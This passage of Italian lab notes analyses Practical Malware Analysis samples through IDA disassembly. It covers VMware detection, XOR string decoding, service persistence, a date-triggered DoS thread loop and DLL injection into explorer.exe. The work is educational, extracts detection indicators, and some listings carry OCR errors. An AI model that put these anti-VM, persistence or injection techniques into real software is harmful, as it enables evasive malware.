
Entrambe le funzioni raccolgono un insieme di processi ma nel secondo caso utilizza anche una soket per inviare tali dati.

Utilizzare la modalità grafico per rappresentare graficamente i riferimenti incrociati da `sub_10004E79`. Quali funzioni API potrebbero essere chiamate inserendo questa funzione? Sulla base delle sole funzioni API, come potresti rinominare questa funzione?




Possiamo dedurre che venga identificato la lingua predefinita del sistema ed inviata tramite socket.

Quante funzioni API di Windows chiama direttamente DllMain? Quanti a una profondità di 2?



Con livello di profondità 1, verifichiamo 4 funzioni API Windows



Con livello di profondità 2, verifichiamo 33 funzioni API Windows

A 0x10001701 c'è una chiamata al socket. Quali sono i tre parametri?

All'indirizzo 0x10001701 riscontriamo una chiamata socket che accetta 3 parametri (protocollo, tipo e af) che vengono tutti inseriti nello stack prima della chiamata.

```
.text:100016F5 loc_100016F5:          ; CODE XREF: sub_10001656+7C↑j  
.text:100016F5                         ; sub_10001656+8F↑j  
.text:100016F5         mov     ebp, ds:closesocket  
.text:100016FB          ; CODE XREF: sub_10001656+374↓j  
.text:100016FB loc_100016FB:          ; sub_10001656+A09↓j  
.text:100016FB         push    6           ; protocol  
.text:100016FD         push    1           ; type  
.text:100016FF         push    2           ; af  
.text:10001701         call    ds:socket
```

Utilizzando la pagina MSDN per il socket e la funzionalità delle costanti simboliche denominate in IDA Pro, puoi rendere i parametri più significativi? Quali sono i parametri dopo aver applicato le modifiche?

Ricercando sulla pagina <https://learn.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-socket> scopriamo che

AF 2 sta per AF_INET IPV4

Type 1 sta per SOCK_STREAM, questo tipo di socket utilizza il protocollo TCP

Protocol 6 IPPROTO_TCP , Il protocollo di controllo della trasmissione (TCP)

Cerca l'utilizzo dell'istruzione in (codice operativo 0xED). Questa istruzione viene utilizzata con una stringa magica VMXh per eseguire il rilevamento di VMware. È in uso in questo malware? Utilizzando i riferimenti incrociati alla funzione che esegue l'istruzione in, ci sono ulteriori prove del rilevamento di VMware?

```
.text:100061C0    push  eax
.text:100061C7    B8 68 58 4D 56    mov    eax, 564D5868h
.text:100061CC    BB 00 00 00 00    mov    ebx, 0
.text:100061D1    B9 0A 00 00 00    mov    ecx, 0Ah
.text:100061D6    BA 58 56 00 00    mov    edx, 5658h
.text:100061DB    ED                in     eax, dx
.text:100061DC    81 FB 68 58 4D 56    cmp    ebx, 564D5868h
.text:100061E2    0F 94 45 E4    setz   [ebp+var_1C]
.text:100061E6    5B                pop    ebx
.text:100061E7    59                pop    ecx
.text:100061E8    5A                pop    edx
.text:100061E9    EB 0B            jmp    short loc_100061EB
.text:100061EB    ; -----
.loc_100061EB:
; _except filter // owned by 100061E9
.push   1
.pop    eax
.retn
; -----
.loc_100061EF:
; _except(loc_100061EB) // owned by 100061EF
.mov    esp, [ebp+ms
.and    esp, 0FFFFFFF0

```

Nel caso venga rilevata una virtual machine l'installazione viene cancellata

```
call  sub_10006196
test  al, al
jz   short loc_1000DF08

:EA:           ; CODE XREF: InstallSA+1E↑j
push  offset byte_1008E5F0 ; Format
call  sub_10003592
mov   [esp+Format], offset aFoundVirtualMa ; "Found Virtual Machine,Install Cancel."

call  sub_10003592
pop   ecx
call  sub_10005567
imov short loc_1000DF1E
```

Passa il cursore a 0x1001D988. Cosa trovi?

```
data:1001D988 2D          db 2Dh ; -
data:1001D989 31          db 31h ; 1
data:1001D98A 3A          db 3Ah ; :
data:1001D98B 3A          db 3Ah ; :
data:1001D98C 27          db 27h ; '
data:1001D98D 75          db 75h ; u
data:1001D98E 3C          db 3Ch ; <
data:1001D98F 26          db 26h ; &
data:1001D990 75          db 75h ; u
data:1001D991 21          db 21h ; !
data:1001D992 3D          db 3Dh ; =
data:1001D993 3C          db 3Ch ; <
data:1001D994 26          db 26h ; &
data:1001D995 75          db 75h ; u
data:1001D996 37          db 37h ; 7
data:1001D997 34          db 34h ; 4
data:1001D998 36          db 36h ; 6
data:1001D999 3E          db 3Eh ; >
data:1001D99A 31          db 31h ; 1
data:1001D99B 3A          db 3Ah ; :
data:1001D99C 3A          db 3Ah ; :
data:1001D99D 27          db 27h ; '
data:1001D99E 79          db 79h ; y
data:1001D99F 75          db 75h ; u
data:1001D9A0 26          db 26h ; &
data:1001D9A1 21          db 21h ; !
data:1001D9A2 27          db 27h ; '
data:1001D9A3 3C          db 3Ch ; <
data:1001D9A4 3B          db 3Bh ; ;
data:1001D9A5 32          db 32h ; 2
data:1001D9A6 75          db 75h ; u
data:1001D9A7 31          db 31h ; 1
data:1001D9A8 30          db 30h ; 0
data:1001D9A9 36          db 36h ; 6
data:1001D9AA 3A          db 3Ah ; :
data:1001D9AB 31          db 31h ; 1
data:1001D9AC 30          db 30h ; 0
data:1001D9AD 31          db 31h ; 1
data:1001D9AE 75          db 75h ; u
data:1001D9AF 33          db 33h ; 3
data:1001D9B0 3A          db 3Ah ; :
data:1001D9B1 27          db 27h ; '
data:1001D9B2 75          db 75h ; u
data:1001D9B3 05          db 5
data:1001D9B4 27          db 27h ; '
data:1001D9B5 34          db 34h ; 4
data:1001D9B6 36          db 36h ; 6
data:1001D9B7 21          db 21h ; !
data:1001D9B8 3C          db 3Ch ; <
data:1001D9B9 36          db 36h ; 6
```

Troviamo dati apparentemente senza senso

Se hai installato il plug-in IDA Python (incluso nella versione commerciale di IDA Pro), esegui Lab05-01.py, uno script Python IDA Pro fornito con il malware per questo libro. (Assicurati che il cursore sia su 0x1001D988.) Cosa succede dopo aver eseguito lo script?

Non è stato possibile eseguire lo script attraverso IDA poiché non siamo in possesso di una versione Pro. Di seguito analizziamo lo script.

```
Lab05-01.py ×

C: > Users > unina > Desktop > Labs > Labs > malware-windows ]
1  sea = ScreenEA()
2
3  for i in range(0x00,0x50):
4      b = Byte(sea+i)
5      decoded_byte = b ^ 0x55
6      PatchByte(sea+i,decoded_byte)
7
```

Con il cursore nella stessa posizione, come si trasformano questi dati in una singola stringa ASCII?

```
'-1::',27h,'u<&u!=<&u746>1::',27h,'yu&! ',27h,'<;2u106:101u3:',27h,'u'
5
27h,'46!<649u'
18h
'49"4',27h,'0u'
14h
3Bh ; ;
'49,&<&u'
19h
'47uo|dgfa',0
```

The screenshot shows the CyberChef interface with the following configuration:

- Recipe:** XOR
- Key:** 0x55
- HEX** (selected)
- Scheme:** Standard
- Null preserving** (unchecked)

Input: The input string is: '-1::'u<&u!=<&u746>1::'yu&! '<;2u106:101u3:'u'46!<649u49"4'0u;49,&<&u47uo|dgfa

Output: The output string is: xdoor is this backdoor, string decoded for practical analysis ab :)1234

Decifrando la stringa trovata con la xor otteniamo il messaggio in figura.

7.3 Lab07-01

Persistance

```
argc= dword ptr 4
argv= dword ptr 8
envp= dword ptr 0Ch

sub    esp, 10h
lea    eax, [esp+10h+ServiceStartTable]
mov    [esp+10h+ServiceStartTable.lpServiceName], offset aMalservice ; "Malservice"
push   eax           ; lpServiceStartTable
mov    [esp+14h+ServiceStartTable.lpServiceProc], offset sub_401040
mov    [esp+14h+var_8], 0
mov    [esp+14h+var_4], 0
call   ds:StartServiceCtrlDispatcherA
push   0
push   0
call   sub_401040
add    esp, 18h
retn
_main endp
```



```

sub_401040 proc near
    SystemTime= SYSTEMTIME ptr -400h
    FileTime= _FILETIME ptr -3F0h
    Filename= byte ptr -3E8h
    sub esp, 400h
    push offset Name ; "HGL345"
    push 0 ; bInheritHandle
    push 1F0001h ; dwDesiredAccess
    call ds:OpenMutexA
    test eax, eax
    jz short loc_401064

    push 0 ; uExitCode
    call ds:ExitProcess

loc_401064:
    push esi
    push offset Name ; "HGL345"
    push 0 ; bInitialOwner
    push 0 ; lpMutexAttributes
    call ds>CreateMutexA
    push 3 ; dwDesiredAccess
    push 0 ; lpDatabaseName
    push 0 ; lpMachineName
    call ds:OpenSCManagerA
    mov esi, eax

```

Network based

```

.text:00401150
.text:00401150
.text:00401150 ; Attributes: noreturn
.text:00401150
.text:00401150 ; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
StartAddress proc near
.text:00401150
.text:00401150 lpThreadParameter= dword ptr 4
.text:00401150
.text:00401150 56 push esi
.text:00401151 57 push edi
.text:00401152 6A 00 push 0 ; dwFlags
.text:00401154 6A 00 push 0 ; lpszProxyBypass
.text:00401156 6A 00 push 0 ; lpszProxy
.text:00401158 6A 01 push 1 ; dwAccessType
.text:0040115A 68 74 50 40 00 push offset szAgent ; "Internet Explorer 8.0"
.text:0040115F FF 15 C4 40 40 00 call ds:InternetOpenA
.text:00401165 8B 3D C0 40 40 00 mov edi, ds:InternetOpenUrlA
.text:0040116B 8B F0 mov esi, eax

.text:0040116D
.text:0040116D loc_40116D: dwContext
.text:0040116D 6A 00 push 0
.text:0040116F 68 00 00 00 80 push 8000000h ; dwFlags
.text:00401174 6A 00 push 0 ; dwHeadersLength
.text:00401176 6A 00 push 0 ; lpszHeaders
.text:00401178 68 50 50 40 00 push offset szUrl ; "http://www.malwareanalysisbook.com"
.text:0040117D 56 push esi ; hInternet
.text:0040117E FF D7 call edi ; InternetOpenUrlA
.text:00401180 EB EB jmp short loc_40116D
.text:00401180 StartAddress endp
.text:00401180

```

Purpose

```
.text:004010D4 50          push    eax           ; lpFileTime
.text:004010D5 89 54 24 10    mov     dword ptr [esp+408h+SystemTime.wHour], edx
.text:004010D9 51          push    ecx           ; lpSystemTime
.text:004010DA 89 54 24 18    mov     dword ptr [esp+40Ch+SystemTime.wSecond], edx
.text:004010DE 66 C7 44 24 0C 34+mov [esp+40Ch+SystemTime.wYear], 834h
.text:004010DE 08
.text:004010E5 FF 15 14 40 40 00 call    ds:SystemTimeToFileTime
.text:004010EB 6A 00          push    0             ; lpTimerName
.text:004010ED 6A 00          push    0             ; bManualReset
.text:004010EF 6A 00          push    0             ; lpTimerAttributes
.text:004010F1 FF 15 10 40 40 00 call    ds>CreateWaitableTimerA
.text:004010F7 6A 00          push    0             ; fResume
.text:004010F9 6A 00          push    0             ; lpArgToCompletionRoutine
.text:004010FB 6A 00          push    0             ; pfnCompletionRoutine
.text:004010FD 8D 54 24 20    lea     edx, [esp+410h+FileTime]
.text:00401101 8B F0          mov     esi, eax
.text:00401103 6A 00          push    0             ; lPeriod
.text:00401105 52          push    edx           ; lpDueTime
.text:00401106 56          push    esi           ; hTimer
.text:00401107 FF 15 1C 40 40 00 call    ds:SetWaitableTimer
.text:0040110D 6A FF          push    0FFFFFFFh      ; dwMilliseconds
.text:0040110F 56          push    esi           ; hHandle
.text:00401110 FF 15 2C 40 40 00 call    ds:WaitForSingleObject
.text:00401116 85 C0          test    eax, eax
.text:00401118 75 21          jnz    short loc_40113B
```

```
.text:0040111A 57          push    edi
.text:0040111B 8B 3D 30 40 40 00 mov     edi, ds>CreateThread
.text:00401121 BE 14 00 00 00  mov     esi, 14h
```

```
.text:00401126
.text:00401126          loc_401126:      ; lpThreadId
.text:00401126 6A 00          push    0
.text:00401128 6A 00          push    0             ; dwCreationFlags
.text:0040112A 6A 00          push    0             ; lpParameter
.text:0040112C 68 50 11 40 00  push    offset StartAddress ; lpStartAddress
.text:00401131 6A 00          push    0             ; dwStackSize
.text:00401133 6A 00          push    0             ; lpThreadAttributes
.text:00401135 FF D7          call    edi ; CreateThread
.text:00401137 4E          dec     esi
.text:00401138 75 EC          jnz    short loc_401126
```

```
.text:0040113A SF          pop     edi
```

```
.text:0040113B
.text:0040113B          loc_40113B:      ; dwMilliseconds
.text:0040113B 6A FF          push    0FFFFFFFh
.text:0040113D FF 15 38 40 40 00 call    ds:Sleep
.text:00401143 33 C0          xor    eax, eax
.text:00401145 5E          pop     esi
.text:00401146 81 C4 00 04 00 00 add    esp, 400h
.text:0040114C C3          retn
.text:0040114C               sub_401040 endp
.text:0040114C
```

1) In che modo questo programma garantisce che continui a funzionare (raggiunge la persistenza) quando il computer viene riavviato?

Il malware raggiunge la persistenza creando un servizio denominato Malservice.

2) Perché questo programma usa un mutex?

Questo software impiega un meccanismo di Mutex al fine di assicurare l'esecuzione di una sola istanza di questo file in modo simultaneo:

Nel caso in cui OpenMutexA non produca un valore nullo, il programma verrà terminato.

3) Qual è una buona firma basata su host da utilizzare per rilevare questo programma

Il Mutex HGL345 e il servizio Malservice possono essere utilizzati come indicatori host per rilevare questo programma.

4) Qual è una buona firma basata sulla rete per rilevare questo malware?

Il malware utilizza i thread per connettersi a:

<http://www.malwareanalysisbook.com>

5) Qual è lo scopo di questo programma?

Possiamo osservare diverse invocazioni alle funzioni API correlate alle date e ai timer. Di conseguenza, possiamo identificare un momento preciso in cui il malware attiva la sua funzionalità principale.

Inizialmente, notiamo l'uso di SystemTimetoFileTime per convertire l'orario di sistema nel formato dell'orario del file (01/01/2100 00:00:00):

Il malware utilizza una serie di funzioni per attivarsi nella data selezionata e per una durata stabilita.

Se l'intervallo di timeout scade, il malware entrerà in uno stato di "dormienza" per altri giorni prima di terminare. Quando viene raggiunta la data 01/01/2100 00:00:00, il malware crea 20 thread.

Questi thread sono configurati per avviarsi all'indirizzo 0x401150 (offset StartAddress). Ciascuno di essi effettuerà ripetute richieste a <http://www.malwareanalysisbook.com> (in un loop infinito).

Di conseguenza, possiamo dedurre che l'obiettivo molto probabile di questo programma sia quello di perpetrare un attacco di tipo Denial of Service a

<http://www.malwareanalysisbook.com>.

7.4 Process Injection Lab12


1) Cosa succede quando si esegue l'eseguibile del malware?

Avviando l'eseguibile non si vedono effetti sul sistema.

(Nell'analisi successiva capiremo che il malware prova ad iniettare la dll malevola all'interno dell'explorer ma siamo su un sistema a 64 bit ed anche explorer è a 64 mentre la dll è a 32 e quindi l'iniezione non viene effettuata)


Runnando invece la dll con il comando:

1. rundll32.exe Lab12-01.dll,DLLMain




Avviando la dll viene mostrato ripetutamente un popup di practical malware analysis

Testiamo l'iniezione manuale andando a cercare un processo a 32 bit



È possibile verificare immediatamente che l'iniezione è riuscita dalla visualizzazione del popup discusso in precedenza.

Da processexplorer possiamo anche verificare in maniera più accurata l'iniezione avvenuta.



2) Quale processo viene iniettato?

Il processo che viene iniettato è explorer.exe.

Non riusciamo a vederlo quando avviamo l'eseguibile ma abbiamo riscontri tramite le stringe e il disassemblatore.

3) Come puoi fare in modo che il malware blocchi i pop-up?

I popup possono essere arrestati terminando il processo che li genera.

4) Come funziona questo malware?

Il malware esegue l'iniezione della DLL su explorer.exe per eseguire Lab12-01.dll . Il file .dll genera gli infiniti popup.

pestudio 9.32 - Malware Initial Assessment - www.winitor.com

file settings about

File Path: c:\users\unina\Desktop\labs\labs\malw

encoding (2)	size (bytes)	location	blacklist ...	hint (36)	value (360)
ascii	12	0x000060...	-	utility	explorer.exe
ascii	11	0x000055...	-	function	CloseHandle
ascii	11	0x000055...	x	function	OpenProcess
ascii	18	0x000055...	x	function	CreateRemoteThread
ascii	18	0x000055...	x	function	WriteProcessMemory
ascii	14	0x000055...	-	function	VirtualAllocEx
ascii	14	0x000055...	-	function	GetProcAddress
ascii	10	0x000056...	-	function	GetVersion
ascii	11	0x000056...	-	function	ExitProcess
ascii	16	0x000056...	x	function	TerminateProcess
ascii	17	0x000056...	-	function	GetCurrentProcess
ascii	24	0x000056...	-	function	UnhandledExceptionFilter
ascii	19	0x000056...	-	function	WideCharToMultiByte
ascii	21	0x000056...	x	function	GetEnvironmentStrings
ascii	21	0x000056...	x	function	GetEnvironmentStrings
ascii	14	0x000056F4	-	function	SetHandleCount
ascii	12	0x000057...	-	function	GetStdHandle
ascii	11	0x000057...	-	function	GetFileType
ascii	11	0x000057...	-	function	HeapDestroy
ascii	10	0x000057...	-	function	HeapCreate
ascii	11	0x000057...	-	function	VirtualFree
ascii	8	0x000057...	-	function	HeapFree


```

push    eax      ; hModule
call    ds:GetProcAddress
mov     dword_408710, eax
lea     ecx, [ebp+Buffer]
push   ecx      ; lpBuffer
push   104h    ; nBufferLength
call   ds:GetCurrentDirectoryA
push   offset String2 ; "\\"
lea    edx, [ebp+Buffer]
push   edx      ; lpString1
call   ds:lstrcatA
push   offset alab1201Dll ; "Lab12-01.dll"
lea    eax, [ebp+Buffer]
push   eax      ; lpString1
call   ds:lstrcatA
lea    ecx, [ebp+var_1120]
push   ecx
push   1000h
lea    edx, [ebp+dwProcessId]
push   edx
call   dword_408710
test   eax, eax
jnz    short loc_4011D0

```

```

.idata:00400020 aWorU_400020  uu v          ; DATA XREF: _00exit:1
.data:0040024        align 10h
.data:0040030 ; char aExplorerExe[]
.data:0040030 aExplorerExe db 'explorer.exe',0 ; DATA XREF: sub_40100
.data:004003D        align 10h
.data:0040040 dword_406040 dd 68E753Ch       ; DATA XREF: sub_40100
.data:0040044 dword_406044 dd E776F6Eh       ; DATA XREF: sub_40100
.data:0040048 word_406048 dw 3Eh             ; DATA XREF: sub_40100
.data:004004A        align 4
.data:004004C ; CHAR aLoadlibrarya[]
.data:004004C aLoadlibrarya db 'LoadLibraryA',0 ; DATA XREF: _main+221
.data:0040059        align 4
.data:004005C ; CHAR ModuleName[]
.data:004005C ModuleName db 'kernel32.dll',0 ; DATA XREF: _main+210
.data:0040069        align 4
.data:004006C ; CHAR aLab1201Dll[]
.data:004006C aLab1201Dll db 'Lab12-01.dll',0 ; DATA XREF: _main+C7†
.data:0040079        align 4
.data:004007C ; CHAR String2[]
.data:004007C String2 db '\',0                 ; DATA XREF: _main+B5†
.data:004007E        align 10h
.data:0040080 ; CHAR aEnumprocesses[]
.data:0040080 aEnumprocesses db 'EnumProcesses',0 ; DATA XREF: _main+87†
.data:004008E        align 10h
.data:0040090 ; CHAR aGetmodulebasen[]
.data:0040090 aGetmodulebasen db 'GetModuleBaseNameA',0
.data:0040090        align 4
.data:00400A3        align 4
.data:00400A4 ; CHAR LibFileName[]
.data:00400A4 LibFileName db 'psapi.dll',0      ; DATA XREF: _main+54†
.data:00400A4        align 10h
--
```



```

.text:00401036 8D BD 02 FF FF FF lea    edi, [ebp+var_FE]
.text:0040103C F3 AB    rep stosd
.text:0040103E 66 AB    stosw
.text:00401040 8B 45 08    mov    eax, [ebp+dwProcessId]
.text:00401043 50        push   eax          ; dwProcessId
.text:00401044 6A 00        push   0           ; bInheritHandle
.text:00401046 68 10 04 00 00    push   410h        ; dwDesiredAccess
.text:0040104B FF 15 04 50 40 00    call   ds:OpenProcess
.text:00401051 89 45 FC    mov    [ebp+hObject], eax
.text:00401054 83 7D FC 00    cmp    [ebp+hObject], 0
.text:00401058 74 3B        jz     short loc_401095

```

↓

```

.text:0040105A 8D 8D F0 FE FF FF lea    ecx, [ebp+var_110]
.text:00401060 51        push   ecx
.text:00401061 6A 04        push   4
.text:00401063 8D 95 F4 FE FF FF lea    edx, [ebp+var_10C]
.text:00401069 52        push   edx
.text:0040106A 8B 45 FC    mov    eax, [ebp+hObject]
.text:0040106D 50        push   eax
.text:0040106E FF 15 14 87 40 00    call   dword_408714
.text:00401074 85 C0        test   eax, eax
.text:00401076 74 1D        jz     short loc_401095

```

↓

```

.text:00401078 68 04 01 00 00    push   104h
.text:0040107D 8D 8D F8 FE FF FF lea    ecx, [ebp+String1]
.text:00401083 51        push   ecx
.text:00401084 8B 95 F4 FE FF FF lea    edx, [ebp+var_10C]
.text:0040108A 52        push   edx
.text:0040108B 8B 45 FC    mov    eax, [ebp+hObject]
